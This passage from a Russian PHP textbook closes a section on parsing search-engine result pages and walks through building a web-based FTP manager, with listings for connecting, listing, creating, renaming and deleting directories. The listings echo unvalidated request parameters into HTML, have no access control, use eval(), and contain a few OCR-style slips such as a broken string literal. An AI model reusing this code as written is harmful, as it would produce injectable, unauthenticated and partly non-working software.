Первоначально в переменной `$text` находится вся страница поисковой системы. Сначала ищем в тексте подстроку, соответствующую URL искомого сайта и запоминаем номер позиции, где найдена подстрока.

```
$pos = strpos($text,$site)
```

Далее для удобства вырезаем участок текста страницы от начала до найденной подстроки с URL сайта. Так как у Aport номер позиции в коде HTML расположен до URL сайта.


```
$text = substr($text,0,$pos);
```

Далее в цикле `while` ищем позицию последней найденной подстроки "`<TABLE`". Эта позиция будет соответствовать началу блока HTML-кода с описанием искомого сайта (листинг 15.8).

Теперь осталось найти номер позиции. Если посмотреть HTML-код страницы, то номер позиции будет расположен сразу после подстроки "`<FONT class=sm>`". Мы ищем позицию, где начинается эта подстрока с помощью функции `strpos()` и далее вырезаем номер функцией `substr()`. Таким образом, позиция сайта найдена.

Алгоритмы поиска для всех поисковых систем будут уникальны, так как уникален HTML-код страниц разных поисковых систем.

Глава 16



FTP-менеджер

Протокол передачи файлов FTP (File Transfer Protocol) — один из старейших прикладных протоколов, появившийся задолго до Web, в 1971 году. До начала 90-х годов на долю FTP приходилась половина трафика в сети Интернет. Данный протокол и по сегодняшний день используется для распространения программного обеспечения и доступа к удаленным хостам. В данной главе будет разработано Web-приложение, обеспечивающее доступ по HTTP к удаленному серверу FTP, как с другого удаленного сервера, так и с локальной машины, на которой работает сервер Apache с поддержкой PHP.

Замечание

Протокол FTP описан в RFC959 (**http://www.faqs.org/rfcs/rfc959.html**).

FTP-менеджер должен предоставлять следующие возможности:

- свободное перемещение по структуре FTP-сервера;
- предоставление информации о владельцах, группах, обладающих правами доступа к файлам и директориям;
- создание, переименование, удаление и изменение прав доступа к директориям;
- загрузка на сервер и с сервера файлов, а также их переименование и изменение прав доступа.

Замечание

На прилагаемом к книге компакт-диске можно найти готовые для использования коды приводимого в данной главе FTP-менеджера. Загрузить последнюю версию Web-приложения можно по адресу **http://www.softtime.ru/info/downloads.php**. Помощь по установке, настройке, а также модификации под свои задачи вы можете получить на форуме **http://www.softtime.ru/forum/**

Web-приложение будет состоять из 12 файлов:

- chdirform.php — HTML-форма для переименования директорий и изменения прав доступа к ним;

- chdir.php — обработчик форм chdirform.php и editfileform.php;
- config.php — конфигурационный файл Web-приложения, служит для установки соединения с FTP-сервером;
- download.php — скрипт загрузки файла с FTP-сервера;
- editfileform.php — HTML-форма для переименования файлов и изменения прав доступа к ним;
- index.php — главный файл, который несет ответственность за отображение содержимого директорий, расположенных на FTP-сервере;
- mkdirform.php — HTML-форма создания директории на FTP-сервере;
- mkdir.php — обработчик формы mkdirform.php;
- rmdir.php — скрипт, предназначенный для удаления директории с FTP-сервера;
- rmfile.php — скрипт, предназначенный для удаления файла с FTP-сервера;
- uploadform.php — HTML-форма для загрузки файлов на FTP-сервер;
- upload.php — обработчик формы uploadform.php.

Кроме приведенных в списке файлов, для работы FTP-менеджера потребуется директория files, в которой будут размещаться временные файлы, полученные от FTP-сервера и предназначенные для дальнейшей передачи по HTTP-протоколу.

Конфигурационный файл config.php (листинг 16.1) предназначен для установления соединения с FTP-сервером.

```
<?php
  // Адрес FTP-сервера
  $ftp_server = "ftp.server.ru";
  // Пользователь
  $ftp_user = "user";
  // Пароль
  $ftp_password = "password";
  // Устанавливаем время исполнения скрипта 120 с
  set_time_limit(120);
  // Пытаемся установить соединение с FTP-сервером
  $link = ftp_connect($ftp_server);
  if(!$link) puterror("К сожалению, не удается установить
                соединение с FTP-сервером $ftp_server");
```

```
  // Осуществляем регистрацию на сервере
  $login = ftp_login($link, $ftp_user, $ftp_password);
  //$login = ftp_login($conn_id, $ftp_user_name, $ftp_user_pass);
  if(!$login) puterror("К сожалению, не удается зарегистрироваться на
            сервере. Проверьте регистрационные данные.");
  // Небольшая вспомогательная функция, которая выводит сообщение
  // об ошибке в окно браузера
  function puterror($message)
  {
    echo "<center><p class=help>$message</p>";
    exit();
  }
?>
```

Для установки соединения в переменные `$ftp_server`, `$ftp_user` и `$ftp_password` необходимо поместить адрес FTP-сервера, имя пользователя и его пароль соответственно.

> **Замечание**
>
> Если доступ осуществляется к анонимному FTP-серверу, то в качестве имени пользователя можно ввести `anonymous`, а в качестве пароля — адрес электронной почты.

Соединение с сервером устанавливается при помощи функции `ftp_connect`, имеющей следующий синтаксис:

```
resource ftp_connect (string host [, int port [, int timeout]])
```

Функция принимает в качестве первого параметра `host` адрес FTP-сервера. Через второй необязательный параметр `port` можно передать значение порта, по которому необходимо установить соединение. По умолчанию соединение устанавливается по стандартному 21 порту. При помощи третьего параметра `timeout` можно установить время в секундах, в течение которого функция будет ожидать ответа от сервера. По умолчанию если данный параметр не задан, функция ожидает ответ в течение 90 секунд.

В случае если установить соединение не удалось, функция возвращает `false`. При успешном соединении с FTP-сервером функция возвращает дескриптор соединения, который далее используется для работы с FTP-сервером.

После установки соединения с FTP-сервером осуществляется регистрация пользователя при помощи функции `ftp_login()`, имеющей следующий синтаксис:

```
bool ftp_login (resource link, string username, string password)
```

Функция принимает три параметра: дескриптор потока `link`, возвращаемый функцией `ftp_connect()`, имя пользователя `username` и его пароль `password`. В случае успешной регистрации на FTP-сервере функция возвращает `true`, в противном случае — `false`.

Кроме кода соединения с FTP-сервером, файл config.php (см. листинг 16.1) содержит небольшую вспомогательную функцию `puterror()`, принимающую в качестве единственного параметра строку, которую она выводит в окно браузера, после чего останавливает выполнение скрипта. Данная функция будет использоваться для вывода сообщений о различных ошибках в FTP-менеджере.

Файл index.php является главным файлом Web-приложения, он несет ответственность за отображение содержимого выбранного каталога на FTP-сервере. Внешний вид главной страницы показан на рис. 16.1. Содержимое текущего каталога выводится в виде таблицы, каждая строка которой соответствует отдельному файлу или директории.

Рис. 16.1. Главная страница FTP-менеджера

В ячейках таблицы размещена информация о правах доступа, количестве блоков, занимаемых файлом, владельце файла или директории, времени создания и название файла или директории. Для файла также выводится его размер в байтах.

Кроме этой информации, напротив каждого из файлов или директорий имеются две управляющие ссылки: **Удалить** и **Исправить**, позволяющие удалить директорию или файл и изменить их названия и права доступа.

Названия файлов и директорий являются гиперссылками. Переход по ссылке в виде названия директории открывает страницу с содержимым выбранной директории (как это продемонстрировано на рис. 16.1), а переход по ссылке в виде названия файла приводит к загрузке данного файла с FTP-сервера на клиентскую машину.

Замечание

Информация в таблице (см. рис. 16.1) предоставляется в формате UNIX-утилиты ls с ключом -l. Данная утилита возвращает содержимое текущего каталога в расширенном формате.

В конце таблицы приведены две управляющие ссылки: **Создать каталог** и **Загрузить файл**, позволяющие создать новый каталог в текущей директории и загрузить в нее файл с клиентской машины. Код файла index.php представлен в листинге 16.2.

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Определяем тип операционной системы сервера,
  // предоставляющего услуги FTP
  $type = ftp_systype($link);
  // Если операционная система отличается от UNIX,
  // прекращаем дальнейшую работу
  if($type != "UNIX") puterror("К сожалению, на
      удаленном сервере операционная система, не
      совместимая с UNIX");
  // Извлекаем из строки запроса значение директории
  if(isset($_GET['dir'])) $dir = $_GET['dir'];
  else $dir = "/";
  // Заменяем символы ?, используемые для передачи пути через URL
  // на символы /
```

```
$dir = str_replace("%", "/", $dir);
// Получаем все файлы корневого каталога
// Дескриптор соединения $link получен в config.php
$file_list = ftp_rawlist($link, $dir);
// Закрываем соединение с FTP-сервером
ftp_close($link);
// Выводим текущую директорию
echo "<p class=help>Текущая папка - ftp://".$ftp_server.$dir."</p>";
// Если текущий каталог не является корневым,
// выводим ссылку на один уровень вверх
if($dir != "/")
{
  // Удаляем из переменной $dir последнюю директорию
  $pos = strrpos($dir, '/');
  if($pos>0) $dirup = substr($dir, 0, $pos);
  else $dirup = "/";
  echo "<a href=index.php?
           dir=".str_replace('/', '%', $dirup).">вверх</a><br>";
}
// Выводим содержимое каталога
// Формируем таблицу
echo "<table>
        <tr>
          <td>права доступа</td>
          <td>блоки</td>
          <td>группа</td>
          <td>пользователь</td>
          <td>размер, байты</td>
          <td>время создания</td>
          <td> </td>
          <td colspan=2>действия</td>
        </tr>";
foreach($file_list as $file)
{
  // Разбиваем строку по пробельным символам
  list($acc,
       $bloks,
       $group,
       $user,
```

```
        $size,
        $month,
        $day,
        $year,
        $file) = preg_split("/[\s]+/", $file);
// Если файл начинается с точки - игнорируем его
if(substr($file, 0, 1) == '.') continue;
// Формируем ссылку на удаление файла
$delete = "-";
$edit = "-";
// Для формирования корректных ссылок в таблице
// файлов переменной $dir добавляем символ /
if($dir != "/") $url = str_replace('/', '%25', $dir."/".$file);
else $url = str_replace('/', '%25', $dir.$file);
// Определяем, является ли объект директорией
if(substr($acc, 0, 1) == 'd')
{
  $file = "<b><a href=index.php?dir=$url>$file</a></b>";
  $delete = "<a href=rmdir.php?dir=$url>Удалить</a>";
  $edit = "<a href=chdirform.php?dir=$url&acc=$acc>Исправить</a>";
  $size = "&lt;DIR&gt;"; // "<DIR>"
}
// Определяем, является ли объект файлом
if(substr($acc, 0, 1) == '-')
{
  $file = "<a href=download.php?dir=$url>$file</a>";
  $delete = "<a href=rmfile.php?dir=$url>Удалить</a>";
  $edit = "<a href=editfileform.php?dir=$url&acc=$acc>Исправить</a>";
}
// Формируем строку таблицы
echo "<tr>
        <td>$acc</td>
        <td>$bloks</td>
        <td>$group</td>
        <td>$user</td>
        <td>$size</td>
        <td>$day $month $year</td>
        <td>$file</td>
        <td>$delete</td>
```

```
            <td>$edit</td>
          </tr>";
    }
    echo "</table>";
    // Ссылки на создание каталога и загрузку файла
    echo "<a href=mkdirform.php?dir=".
                str_replace('/', '%25', $dir).">Создать каталог</a>";
    echo "<a href=uploadform.php?dir=".
                str_replace('/', '%25', $dir).">Загрузить файл</a>";
?>
```

Файл index.php (см. листинг 16.2) принимает единственный аргумент `dir`, в котором передается путь текущей директории относительно корневой директории FTP-сервера. Так как формат URL не позволяет использовать символ слэша (/), вместо него используется символ %, который заменяется на слэш при указании пути в функциях PHP.

В начале файла при помощи оператора `require_once()` в тело скрипта включается файл config.php (см. листинг 16.1), обеспечивающий соединение с FTP-сервером. После чего при помощи функции `ftp_systype()` проверяется тип операционной системы на FTP-сервере. Функция принимает единственный параметр — дескриптор соединения с сервером, возвращаемый функцией `ftp_connect()`.

В случае если на удаленном сервере развернута UNIX-подобная операционная система, из строки запроса извлекается значение параметра `dir`, через который передается путь относительно корневого каталога FTP-сервера. Как уже упоминалось выше, директории в пути разделены символами процента (%), которые при помощи функции `str_replace()` заменяются слэшами (/). После этого при помощи функции `ftp_rawlist()` FTP-серверу отправляется команда `FTP LIST`, аналогичная по действию UNIX-утилите `ls -l`. Синтаксис функции `ftp_rawlist()` представлен ниже:

```
array ftp_rawlist (resource link, string directory)
```

Параметр `link` является дескриптором соединения, возвращаемым функцией `ftp_connect()`, вызов которой осуществляется в файле config.php (см. листинг 16.1). Второй параметр `directory` является относительным путем к директории, содержимое которой необходимо возвратить.

Функция возвращает массив строк, каждая из которых содержит информацию о подкаталоге или файле. В файле index.php в качестве такого массива выступает `$file_list`.

Если директория не является корневой, то на страницу выводится ссылка возврата на уровень выше, после чего происходит формирование таблицы с информацией о содержимом текущей директории. Строки таблицы форми-

руются последовательным обходом массива `$file_list` при помощи цикла `foreach`. Столбцы в строках массива `$file_list`, возвращаемого функцией `ftp_connect()`, разделены произвольным числом пробелов:

```
drwxr-x---   3 softtime  softtime        4096 Jul 12 12:16 public_ftp
```

Так как число пробелов произвольное, использовать функции `explode()` и `strtok()` для разбивки строки на отдельные подстроки не получится. Вместо них следует использовать функцию `preg_split()`, позволяющую разбить строку по регулярному выражению. Синтаксис функции `preg_split()` представлен ниже:

```
array preg_split (string pattern,
                  string subject [, int limit [, int flags]])
```

Первый аргумент `pattern` задает регулярное выражение подстроки разделителя в формате Perl. Во втором аргументе `subject` передается исходная строка, которая подвергается разбиению. Необязательный параметр `limit` *позволяет наложить ограничение на число возвращаемых функцией* подстрок. Если данный параметр принимает значение -1 или не передан, ограничение отсутствует. Последний необязательный параметр `flags` может быть комбинацией трех значений:

- `PREG_SPLIT_NO_EMPTY` — в случае если этот флаг указан, функция `preg_split()` вернет только непустые подстроки;
- `PREG_SPLIT_DELIM_CAPTURE` — в случае если этот флаг указан, выражение, заключенное в круглые скобки в разделяющем шаблоне, также извлекается из заданной строки и возвращается функцией;
- `PREG_SPLIT_OFFSET_CAPTURE` — в случае если этот флаг установлен, для каждой найденной подстроки будет указана ее позиция в исходной строке. Необходимо помнить, что этот флаг меняет формат возвращаемых данных: каждое вхождение возвращается в виде массива, в нулевом элементе которого содержится найденная подстрока, а в первом — смещение.

В листинге 16.2 в качестве подстроки-разделителя используется регулярное выражение `"/[\s;]+/"`, которое интерпретируется как один или несколько обобщенных пробелов.

> **Замечание**
>
> Символ обобщенного пробела `\s` аналогичен `" \f\n\r\t\v"`. Таким образом, он включает не только символ пробела, но и символы конца файла, переноса строки, возврата каретки, символы обычной и вертикальной табуляции.

Функция `preg_split()` возвращает массив из 9 элементов, которые при помощи функции `list()` помещаются в следующие переменные:

- `$acc` — режим доступа;
- `$blocks` — число блоков;

- `$group` — группа-владелец файла или директории;
- `$user` — пользователь-владелец файла или директории;
- `$size` — размер файла в байтах;
- `$month` — месяц создания файла или директории;
- `$day` — день создания файла или директории;
- `$year` — год создания файла или директории;
- `$file` — название файла или директории.

Для дальнейшего описания работы FTP-менеджера необходимо остановиться на файловой системе и связанной с ней системе безопасности UNIX. Подстрока, определяющая режим доступа `$acc` (первая колонка в таблице на рис 16.1), содержит 10 символов. Первый символ характеризует тип файла:

- `-` — обычный файл;
- `d` — директория;
- `l` — символическая ссылка;
- `s` — сокет;
- `p` — именованный канал.

На практике при работе с FTP встречаются только первые два вида файлов: директории и обычные файлы.

Оставшиеся 9 символов определяют режим доступа к файлу или директории. При этом подстрока разбивается на три группы, по три символа каждая:

- Права владельца файла;
- Права группы владельца;
- Права остальных пользователей.

В рамках каждой из этих трех групп существует три вида разрешений:

- `r` — право чтения данного файла;
- `w` — право записи/изменения данного файла;
- `x` — право выполнения данного файла, если он является сценарием или программой (для директорий — право ее просмотра).

Таким образом, строка `"-rw-r--r--"` может быть интерпретирована как принадлежащая обычному файлу, для владельца которого установлено право чтения и записи, а для пользователей, входящих в группу владельца файлов, и всех остальных пользователей установлено только право чтения. Строка `"drwxr-xr-x"` принадлежит директории, для владельца которой установлены все права: чтения, записи и просмотра, а для всех остальных пользователей — только чтения и просмотра.

После разбиения строки в файле index.php (см. листинг 16.2) анализируется первый символ в названии файла (директории). Если он совпадает с символом точки (.), то файл (директория) относится к так называемым скрытым файлам — дальнейшая обработка такого файла игнорируется за счет перехода к следующему циклу при помощи ключевого слова `continue`. Это позволяет избежать вывода специальных директорий "." и "..", обозначающих текущую и вышележащую директории.

После этого происходит формирование URL для файла или директории, помещаемых в переменную `$url`, все слэши в URL заменяются символом процента (`%`), так как данная переменная используется для передачи в качестве параметра скриптам загрузки и переименования файлов.

В зависимости от того, является файл обычным файлом или директорией, формируется содержание временных переменных `$delete` и `$edit` для управляющих ссылок **Удалить** и **Исправить** соответственно. В переменную `$file` в случае обычного файла помещается управляющая ссылка на загрузку файла, а в случае директории — ссылка на переход к содержимому данной директории. Для директорий переменная `$size` заменяется строкой-признаком директории "<DIR>".

Завершает цикл вывод строки таблицы, формируемой из временных переменных. Файл index.php завершается ссылкой на добавление новой директории и загрузку файла на FTP-сервер.

Добавление новой директории осуществляется при помощи HTML-формы mkdirform.php, внешний вид которой показан на рис. 16.2. Содержимое файла представлено в листинге 16.3.

```
<?php
  // Устанавливаем соединение с FTP-сервером
  // require_once("config.php");
  // Если не переданы параметры - настраиваем
  // форму на добавление директории
  if(!isset($action)) $action = "mkdir.php";
  if(!isset($button)) $button = "Добавить";
  if(!isset($title)) $title = "Добавление директории";
  // Права доступа по умолчанию для
  // пользователя
  if(!isset($ur)) $ur = "checked";
  if(!isset($uw)) $uw = "checked";
  if(!isset($ux)) $ux = "checked";
```

```
  // Права доступа по умолчанию для
  // группы
  if(!isset($gr)) $gr = "checked";
  if(!isset($gw)) $gw = "";
  if(!isset($gx)) $gx = "checked";
  // Права доступа по умолчанию для
  // остальных пользователей (не входящих в группу)
  if(!isset($or)) $or = "checked";
  if(!isset($ow)) $ow = "";
  if(!isset($ox)) $ox = "checked";
  // Извлекаем из строки запроса текущую директорию
  if(!isset($dir)) $dir = $_GET['dir'];
?>
<form action=<?php echo $action; ?> method=post>
Название директории : <input type=text name=name value='<?= $name ?>'>
Права доступа :
  <input type=checkbox name=ur <?php echo $ur; ?>>
  <input type=checkbox name=uw <?php echo $uw; ?>>
  <input type=checkbox name=ux <?php echo $ux; ?>>
    
  <input type=checkbox name=gr <?php echo $gr; ?>>
  <input type=checkbox name=gw <?php echo $gw; ?>>
  <input type=checkbox name=gx <?php echo $gx; ?>>
    
  <input type=checkbox name=or <?php echo $or; ?>>
  <input type=checkbox name=ow <?php echo $ow; ?>>
  <input type=checkbox name=ox <?php echo $ox; ?>>
  <input type=submit value=<?php echo $button;?>>
  <input type=hidden name=dir value=<?php echo $dir;?>>
  <input type=hidden name=old value=<?php echo $name;?>>
</form>
```

Форма содержит текстовое поле name для названия директории и 9 флажков, объединенных в 3 группы, для установки прав доступа. Имя каждого из флажков состоит из двух символов, первый символ может принимать значения u, g и o для пользователя, группы и остальных пользователей соответственно. Второй символ может принимать значения r, w и x, для чтения, записи и просмотра директории.




Рис. 16.2. Форма для добавления новой директории

HTML-форма в листинге mkdirform.php, как и в предыдущих Web-приложениях, настроена на повторное использование при редактировании названия и прав доступа к директориям. Для этого, помимо элементов управления, форма содержит два скрытых поля `dir` и `old` для текущей директории и старого имени директории.

По умолчанию форма настраивается на добавление новой директории с правами доступа `"drwxr-xr-x"`.

Кнопка типа `submit` позволяет отправить данные из HTML-формы обработчику — файлу mkdir.php, содержимое которого приведено в листинге 16.4.

Листинг 16.4. Файл mkdir.php

```
Подождите...
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Получаем значения переменных, переданных
  // методом POST из HTML-формы mkdirform.php
```

```
$dir = $_POST['dir'];
$name = $_POST['name'];
// Преобразуем права доступа пользователя
// в числовую форму
$user = 0;
if($_POST['ur'] == 'on') $user += 4;
if($_POST['uw'] == 'on') $user += 2;
if($_POST['ux'] == 'on') $user += 1;
// Преобразуем права доступа группы
// в числовую форму
$group = 0;
if($_POST['gr'] == 'on') $group += 4;
if($_POST['gw'] == 'on') $group += 2;
if($_POST['gx'] == 'on') $group += 1;
// Права доступа по умолчанию для
// остальных пользователей (не входящих в группу)
$other = 0;
if($_POST['or'] == 'on') $other += 4;
if($_POST['ow'] == 'on') $other += 2;
if($_POST['ox'] == 'on') $other += 1;
// Проверяем, введено ли имя для директории
if(empty($name)) puterror("Недопустимое имя для директории");
$direct = str_replace('\', '/', $dir);
// Создаем каталог с именем $name
if(ftp_mkdir($link, $direct."/".$name))
{
  // Создаем восьмеричную переменную $mode
  // с правами доступа к директории
  eval("\$mode=0$user$group$other;");
  // Изменяем права доступа для только что
  // созданной директории
  if(ftp_chmod($link, $mode, $direct."/".$name))
  {
    // Осуществляем автоматический переход
    // на страницу администрирования FTP-каталога
    echo "<HTML><HEAD>
       <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?dir=$dir'>
          </HEAD></HTML>";
```

```
    } else puterror("Не удается изменить права доступа к директории");
  } else puterror("Не удается создать директорию");
?>
```

Помимо рассмотренной выше текстовой формы для задания прав доступа в операционной системе UNIX права доступа можно задавать восьмеричным числом. При этом праву чтения соответствует цифра 4, праву записи — 2, а праву исполнения — 1. Общие права для групп задаются суммой этих чисел. Например, 6 (4 + 2) обеспечивает возможность чтения и записи, а цифра 7 (4 + 2 + 1) — предоставляет полный доступ к файлу или директории. Для директории восьмеричное число 0755 означает, что владелец директории имеет полный доступ (`rwx`), а все остальные имеют право читать файлы директории и просматривать ее содержимое (`r-x`).

Замечание

В PHP восьмеричные числа предваряются нулем.

В листинге 16.4 после установления соединения с FTP-сервером анализируются состояния флажков, полученные из HTML-формы mkdirform.php (см. листинг 16.3). Значения прав доступа в восьмеричном формате помещаются в трех временных переменных: `$user`, `$group` и `$other`: для владельца-пользователя, группы-владельца и всех остальных пользователей соответственно. Результирующее восьмеричное число формируется в переменной `$mode` при помощи функции `eval()`, принимающей единственный текстовый параметр, содержимое которого интерпретируется как PHP-код.

Создание директории осуществляется при помощи функции `ftp_mkdir()`, имеющей следующий синтаксис:

```
string ftp_mkdir (resource link, string directory)
```

Функция принимает два параметра, первый из которых — `link` — является *дескриптором соединения, возвращаемым функцией* `ftp_connect()`. *В качестве* второго аргумента `directory` выступает имя создаваемой директории. В случае успешного создания новой директории функция возвращает имя только что созданной директории, а в случае неудачи — `false`.

После того как директория была создана при помощи `ftp_chmod()`, изменяются права доступа к ней. Функция имеет следующий синтаксис:

```
string ftp_chmod (resource link, int mode, string directory)
```

В качестве первого аргумента `link` эта функция, как и большинство других функций для работы с FTP, принимает дескриптор соединения, возвращаемый функцией `ftp_connect()`. Второй параметр `mode` принимает восьмеричное число, задающее права доступа к директории, последний параметр `directory` задаст название директории, права доступа к которой изменяют-

ся. Функция возвращает только что установленные права в случае успеха и false в противном случае.

Замечание

При помощи функции ftp_chmod() можно устанавливать права как директорий, так и файлов.

Далее будет рассмотрено изменение имени директории и прав доступа к ней, осуществляемое при помощи управляющей ссылки **Исправить**. Для исправления директории используется рассмотренная выше HTML-форма mkdirform.php (см. листинг 16.3). Для использования ее при редактировании директории необходимо осуществить ее подготовку, которая проводится в файле chdirform.php (листинг 16.5).

```
<?php
  // Извлекаем из строки запроса имя изменяемой директории
  // и права доступа
  $dir = $_GET['dir'];
  $name = substr($dir, strrpos($dir, "%") + 1);
  $dir = substr($dir, 0, strrpos($dir, "%"));
  $acc = $_GET['acc'];
  // Осуществляем разбор прав доступа пользователя
  if(substr($acc, 1, 1) == 'r') $ur = "checked";
  else $ur = "";
  if(substr($acc, 2, 1) == 'w') $uw = "checked";
  else $uw = "";
  if(substr($acc, 3, 1) == 'x') $ux = "checked";
  else $ux = "";
  // Осуществляем разбор прав доступа группы
  if(substr($acc, 4, 1) == 'r') $gr = "checked";
  else $gr = "";
  if(substr($acc, 5, 1) == 'w') $gw = "checked";
  else $gw = "";
  if(substr($acc, 6, 1) == 'x') $gx = "checked";
  else $gx = "";
  // Осуществляем разбор прав доступа остальных пользователей
  if(substr($acc, 7, 1) == 'r') $or = "checked";
  else $or = "";
```

```
  if(substr($acc, 8, 1) == 'w') $ow = "checked";
  else $ow = "";
  if(substr($acc, 9, 1) == 'x') $ox = "checked";
  else $ox = "";
  // Если не переданы параметры - настраиваем
  // форму на добавление директории
  if(!isset($title)) $title = "Переименование директории";
  if(!isset($button)) $button = "Исправить";
  if(!isset($action)) $action = "chdir.php";
  // Включаем HTML-форму
  include "mkdirform.php";
?>
```

Файл chdirform.php принимает два параметра: имя исправляемой директории `$dir` и права доступа к ней `$acc`. Из полного имени директории `$dir` извлекается имя исправляемой директории, которое помещается во временную переменную `$name`, используемую в качестве `value`-значение в текстовом поле для названия директории. Права доступа также подвергаются разбору, в результате которого соответствующим переменным присваивается значение `"checked"`, позволяющее установить флажок в HTML-форме. После этого устанавливаются значения управляющих переменных `$title`, `$button` и `$action` для названия HTML-формы, кнопки и имени обработчика формы. После этого происходит включение файла mkdirform.php содержащего HTML-форму, обработчиком которой теперь выступает файл chdir.php, содержимое которого представлено в листинге 16.6.

Подождите...

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Получаем значения переменных, переданных
  // методом POST из HTML-формы mkdirform.php
  $dir = $_POST['dir'];
  $name = $_POST['name'];
  $old = $_POST['old'];
  // Преобразуем права доступа пользователя
  // в числовую форму
  $user = 0;
  if($_POST['ur'] == 'on') $user += 4;
```

```
  if($_POST['uw'] == 'on') $user += 2;
  if($_POST['ux'] == 'on') $user += 1;
  // Преобразуем права доступа для группы
  // в числовую форму
  $group = 0;
  if($_POST['gr'] == 'on') $group += 4;
  if($_POST['gw'] == 'on') $group += 2;
  if($_POST['gx'] == 'on') $group += 1;
  // Права доступа по умолчанию для
  // остальных пользователей (не входящих в группу)
  $other = 0;
  if($_POST['or'] == 'on') $other += 4;
  if($_POST['ow'] == 'on') $other += 2;
  if($_POST['ox'] == 'on') $other += 1;
  // Проверяем, введено ли имя для директории
  if(empty($name)) puterror("Недопустимое имя для директории");
  $direct = str_replace('%', '/', $dir);
  $dir = str_replace('%', '%25', $dir);
  // Переименовываем каталог $old
  if(ftp_rename($link, $direct."/".$old, $direct."/".$name))
  {
    // Создаем восьмеричную переменную $mode
    // с правами доступа к директории
    eval("\$mode=0$user$group$other;");
    // Изменяем права доступа для только что
    // созданной директории
    if(ftp_chmod($link, $mode, $direct."/".$name))
    {
      // Осуществляем автоматический переход
      // на страницу администрирования FTP-каталога
      echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?dir=$dir'>
            </HEAD></HTML>";
    } else puterror("Не удается изменить права доступа к директории");
  } else puterror("Не удается переименовать директорию");
?>
```

Как видно из листинга 16.6, код файла chdir.php во многом схож с кодом mkdir.php (см. листинг 16.4). Единственное различие заключается в функции

ftp_rename(), осуществляющей переименование директории. Синтаксис функции представлен ниже:

```
bool ftp_rename (resource link, string from, string to)
```

В качестве первого аргумента функция принимает дескриптор соединения с FTP-сервером, возвращаемый функцией ftp_connect(). Через второй аргумент from передается имя переименовываемой директории. В качестве третьего параметра to выступает новое имя директории.

Удаление директории с FTP-сервера осуществляется при помощи скрипта rmdir.php, код которого приведен в листинге 16.7.

```
Подождите...
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Извлекаем из строки запроса текущую директорию
  $dir = $_GET['dir'];
  $direct = str_replace('%', '/', $dir);
  // Для того чтобы удалить директорию, необходимо
  // убедиться, что она не содержит файлов. Для этого запрашиваем
  // ее содержимое
  $list_file = ftp_nlist($link, $direct);
  if(count($list_file) > 1) puterror("Невозможно удалить директорию,
                                  так как она содержит файлы");
  // Если директория пуста - удаляем ее
  if(ftp_rmdir($link, $direct))
  {
      // Осуществляем автоматический переход
      // на страницу администрирования FTP-каталога
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0;
            URL=index.php?dir=".substr($dir, 0, strrpos($dir,"%")).""'>
            </HEAD></HTML>";
  } else puterror("Не удается удалить директорию");
?>
```

Скрипт в листинге 16.7 принимает единственный параметр dir, содержащий имя удаляемой директории. Удаление директории происходит лишь в том случае, если она пуста. Для того чтобы убедиться в этом, скрипт воз-

вращает содержимое удаляемого каталога при помощи функции `ftp_nlist()`, которая в отличие от `ftp_rawlist()` возвращает лишь имена директорий и файлов. Функция `ftp_nlist()` имеет следующий синтаксис:

```
array ftp_nlist (resource link, string directory)
```

Функция принимает в качестве первого аргумента `link` дескриптор соединения с FTP-сервером, возвращаемым функцией `ftp_connect()`, а в качестве второго — `directory` — имя директории. В случае успеха функция возвращает массив, содержащий имена поддиректорий и файлов, присутствующих в директории `directory`. Если число членов массива, возвращаемого функцией `ftp_nlist()`, больше единицы, скрипт останавливается с ошибкой. Если директория пустая, то она удаляется при помощи функции `ftp_rmdir()`, имеющей следующий синтаксис:

```
bool ftp_rmdir (resource link, string directory)
```

Функция удаляет директорию `directory` и возвращает `true` в случае успеха и `false` в противном случае.

Добавление файлов в текущую директорию осуществляется путем загрузки их на FTP-сервер со стороны клиента. Для этого предназначена HTML-форма uploadform.php (листинг 16.8), сходная с формой создания новой директории (рис. 16.3).

